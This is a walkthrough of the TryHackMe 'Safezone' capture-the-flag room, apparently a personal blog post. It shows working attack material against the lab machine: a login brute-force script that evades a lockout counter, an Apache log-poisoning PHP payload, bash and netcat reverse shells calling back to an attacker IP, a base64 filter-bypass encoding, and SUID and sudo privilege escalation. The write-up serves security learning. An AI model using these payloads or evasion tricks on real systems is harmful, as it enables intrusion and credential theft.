Safezone - TryHackMe
Hello guys, welcome to our new tutorial. This tutorial is brought to you by... Sorry just wanted to start with that line🙃. Please take a seat...
What are you still doing standing up🤨?!
As you have noticed, we are working on safezone, a medium-rated linux TryHackMe room which is quite interesting. Without wasting too much time, let's dive into the walkthrough.
Please before we start, change your seat. You are a VIP and must sit at the VIP seats, so make fast and let's start🙂↔️
Reconnaissance
Port Scanning
┌──(jovi㉿Jovi)-[~/Downloads]
└─$ nmap --open -oA SafeZone1_tcp_1k 10.65.131.0 -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-18 21:16 WAT
Nmap scan report for 10.65.131.0
Host is up (0.17s latency).
Not shown: 868 closed tcp ports (reset), 130 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 4.30 seconds
From the scan, the following ports were identified:
- Port 22: SSH service running
- Port 80: http web server
Web Enumeration
So instinctively I moved to the web server since we don't have a hint on a user or password in order to start a bruteforce attack on the SSH (why will I even have to do that in a CTF?!🤔)

Since there is nothing interesting on the page, directory bruteforcing stepped in😼
ffuf -u http://10.67.172.160/FUZZ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -ic -e .php,.html,.txt

Before checking the pages, I had to look at the message that was meant for me, note.txt.
Message from admin :-

        I can't remember my password always , that's why I have saved it in /home/files/pass.txt file .
Thanks for the message admin, I will make good use of it... I think🤧
I then navigated to the pages found. First created an account at /register.php with credentials jovi:jovi (I know, a really strong password).
Then navigated through all the pages and noticed 4 key things:

- Firstly, this bold message found at
/news.phpsuggesting that there is a LFI or RCE somewhere on this website
- Secondly, with my
<Ctrl+u>reflex, I discovered this comment in the source code of the details.php page

But unfortunately, wasn't useful for now so I continued to dig around
- Thirdly, (even though it was supposed to be the second point, but nevermind🤧) this page-not-found error at contact.php had a lighting effect.
 This is an apache server (Even though I was supposed to have realised it since the port scanning episode🤧, but it's never too late).
I then started connecting the dots -- ...apache..., ...the note from the admin...
Let's try something!

aha! finally have the message of the admin
But what just happened?! -you stood up and asked
Please sit down I will explain - I replied
Knowing that files is a user on the system (from the admin's note mentioning /home/files/pass.txt), I tried accessing their home directory using Apache's UserDir feature: http://10.67.172.160/~files/pass.txt
- And the fourth observation? Well, I realized I was exhausted and questioning my life choices... but let's keep going! 😅
Login Bruteforcing
So from the admin message, we know the following:
- There is a user
admin - The admin user has password 'adminXXadmin' where XX represents 2 digits
By seeing your reaction, I can see that you have noticed what's next-- Bruteforcing😎. We only have 100 possible combinations of the password so we will do it manually...
...I'm kidding
Let's work on our script, while keeping in mind the following information we have:
- There is a counter on the website to prevent this attack (or slow down). After 3 failed attempts, we have to wait 60 seconds before trying again.
- But noticed that after a successfull login, the counter resets (so our account we registered comes in handy)
Knowing all this, I wrote this python script
import requests
import time

# Configuration
target_url = "http://10.67.172.160"
login_url = f"{target_url}/index.php"
logout_url = f"{target_url}/logout.php"

# Registered credentials
USERNAME = "jovi"
PASSWORD = "jovi"

# Generate password list
passwords = [f"admin{i:02d}admin" for i in range(100)]

session = requests.Session()

def reset_counter():
    """Login with registered user and logout to reset counter"""
    print("[*] Resetting counter...")

    # Login with your account
    session.post(login_url, data={
        "username": USERNAME,
        "password": PASSWORD,
        "submit": "Submit"
    })

    # Logout
    session.get(logout_url)
    print("[+] Counter reset!")
    time.sleep(1)

# Main bruteforce loop
for idx, password in enumerate(passwords, 1):
    print(f"[{idx}/100] Trying admin password: {password}")

    response = session.post(login_url, data={
        "username": "admin",
        "password": password,
        "submit": "Submit"
    })

    # Check for success
    if "Please enter valid login details." not in response.text:
        print(f"\n[+] SUCCESS! Password found: {password}")
        print(f"[+] Full credentials: admin:{password}")
        break

    # Every 2 attempts, reset the counter
    if idx % 2 == 0:
        reset_counter()

print("\n[*] Bruteforce complete!")
And I got the admin password

Now that I'm admin (yeah, I deserved it), moving back to the details page, I then tried an LFI in that page parameter once more, and guess what...

Exploitation
Apache Log Poisoning
With the LFI confirmed, I tested log poisoning in order to get an RCE. Since we are dealing with an apache2 server, I know the access log are usually located at /var/log/apache2/access.log


I was able to include the file, so I can now poison it by sending a request with our php payload as user agent <?php system($_GET['cmd']); ?>
I encountered issues including access.log a second time in the browser, likely due to browser caching or the large file size. Switching to Burp Suite gave me more control over the requests and solved the problem.

After poisoning the logs, I could execute a command by just appending &cmd=COMMAND to the log file in the url
Foothold
I am now one payload from a foothold, you can now fire your best reverse shell payload. This is mine
/detail?page=/var/log/apache2/access.log&cmd=/bin/bash -c '/bin/bash -i >& /dev/tcp/192.168.157.78/4444 0>&1'

Since I'm using burp suite, I just selected the payload and pressed <Ctrl + U> in order to url-encode. But before firing our payload, I had to set up a listener
nc -nvlp 4444
I finally got my foothold, after hours of trial and errors😩. I deserve a break. In fact we all deserve a break, see you in 2 minutes...
Privilege Escalation
www-data user -> files user
...Welcome back from the break. I have to stabilize the shell before we continue. Please one second...
<CTRL+Z>
stty raw -echo; fg
Okay we are good to go.
While moving around, I found a file in the /home/files/ which turns to contain a password hash

After that, I moved on to identify the type of hash and crack it using hashid and hashcat respectively

┌──(jovi㉿Jovi)-[~/Downloads]
└─$ hashcat -m 1800 '$6$BUr7qnR3$v63gy9xLo..<SNIP>..awG/eTxOQ.UralcDBS0imrvVbc.' /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #01: cpu-skylake-avx512-11th Gen Intel(R) Core(TM) i7-1185G7 @ 3.00GHz, 14890/29780 MB (4096 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Uses-64-Bit
* Register-Limit

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 514 MB (22774 MB free)

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 0 secs

$6$BUr7qnR3$v63gy9xLo..<SNIP>..awG/eTxOQ.UralcDBS0imrvVbc.:[REDACTED]

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target......: $6$BUr7qnR3$v63gy9xLo..<SNIP>..H...rvVbc.
Time.Started.....: Fri Dec 19 00:55:45 2025 (1 sec)
Time.Estimated...: Fri Dec 19 00:55:46 2025 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:     1476 H/s (14.47ms) @ Accel:18 Loops:1000 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2736/14344385 (0.02%)
Rejected.........: 0/2736 (0.00%)
Restore.Point....: 2592/14344385 (0.02%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:4000-5000
Candidate.Engine.: Device Generator
Candidates.#01...: star123 -> outlaw
Hardware.Mon.#01.: Temp: 71c Util: 89%

Started: Fri Dec 19 00:55:10 2025
Stopped: Fri Dec 19 00:55:48 2025
Files user -> Yash user
Having found the password of the user files, I then switched and tested his/her sudo privileges. And it turns out I can run the id command as user yash
files@safezone:~$ sudo -l
Matching Defaults entries for files on safezone:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR
    XFILESEARCHPATH XUSERFILESEARCHPATH",
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    mail_badpass
User files may run the following commands on safezone:
    (yash) NOPASSWD: /usr/bin/id
After doing a small stop at GTFOBins, I found no privilege escalation techniques with this binary. Desperate, I decided to run the command anyway
files@safezone:~$ sudo -u yash /usr/bin/id
uid=1000(yash) gid=1000(yash) groups=1000(yash),4(adm),24(cdrom),30(dip),46(plugdev),113(lpadmin),114(sambashare)
After realizing that this user is in the sambashare, I went back to the nmap output to see if there was port 445 open (samba port) and there was not. I then thought it may be open but not accessible from outside. And that's when I discovered another http port open

I then used ssh for local port forwarding in order to access the web page from my browser
ssh -L 8000:localhost:8000 files@safezone.thm
# (Using the password we cracked earlier)
I followed up by doing a directory fuzzing once more using ffuf
ffuf -u http://localhost:8000/FUZZ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -ic -e .php,.html,.txt
And found /login.html

Then tried some SQL injection techniques but nothing worked, and then remembered my good old friend <Ctrl+u>🤭 to inspect the source code

This revealed a set of credentials in the login.js file

After logging in, I landed on a page (pentest.php) that turned out to be executing the commands entered as the user yash


With that done, I tried to copy the bash file to /tmp directory and apply the setuid bit to it. But unfortunately there were some filters in place.
Don't worry, I bypassed it as a pro (after trying so many techniques😅)
cp /'b'i'n'/'b'a's'h /tmp/'b'as'h'
chmod +s /tmp/b'as'h
I then executed the SUID bash binary with the -p flag to run in privileged mode, which preserves the effective user ID (euid) set by the SUID bit.

But after that, I noticed I could not even access yash's home directory. This is because I only have the euid, but I'm still in the context of the user files. I needed to remediate that, and went to execute instead a reverse shell payload instead of copying that bash binary and setting a suid bit.
Since the filters blocked semicolons (;), dollar signs ($), and ampersands (&) in the command injection, I base64-encoded the entire reverse shell payload. This allowed me to bypass the filters by decoding and executing the payload in one step.
echo 'mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 192.168.157.78 5555 >/tmp/f' | base64
I then entered this payload, while keeping in mind that there are still filters to bypass
echo bWtmaWZvIC90bXAvZjtjYXQgL3RtcC9mfC9iaW4vYmFzaCAtaSAyPiYxfG5jIDE5Mi4xNjguMTU3Ljc4IDU1NTUgPi90bXAvZgo= | b'a'se64 -d | /b'i'n/b'as'h
I then set my listener once more and executed that payload to get a reverse shell as the user yash
nc -nvlp 5555
Root Flag
From here I searched for the privileges this user has with the command sudo -l
yash@safezone:/opt$ sudo -l
Matching Defaults entries for yash on safezone:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR
    XFILESEARCHPATH XUSERFILESEARCHPATH",
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    mail_badpass

User yash may run the following commands on safezone:
    (root) NOPASSWD: /usr/bin/python3 /root/bk.py
This script seemed interesting but I couldn't read its content😔. Not ideal😭... I turned around and finally decided to run the script, there may be a Christmas gift inside.
Since I couldn't read /root/bk.py, I tested the script's functionality and discovered it's a backup utility. Rather than attempting complex Python library hijacking or path traversal attacks, I simply used the script's intended functionality to backup the root flag to a location I could read. Yes we must always have another copy in case things goes wrong😌

And that's all for this walkthrough. Thanks for making it till here, and congratulations to us, we successfully pwned safezone in a safe way.
Hope we will meet next time for another walkthrough, till then, stay safe and happy learning😉.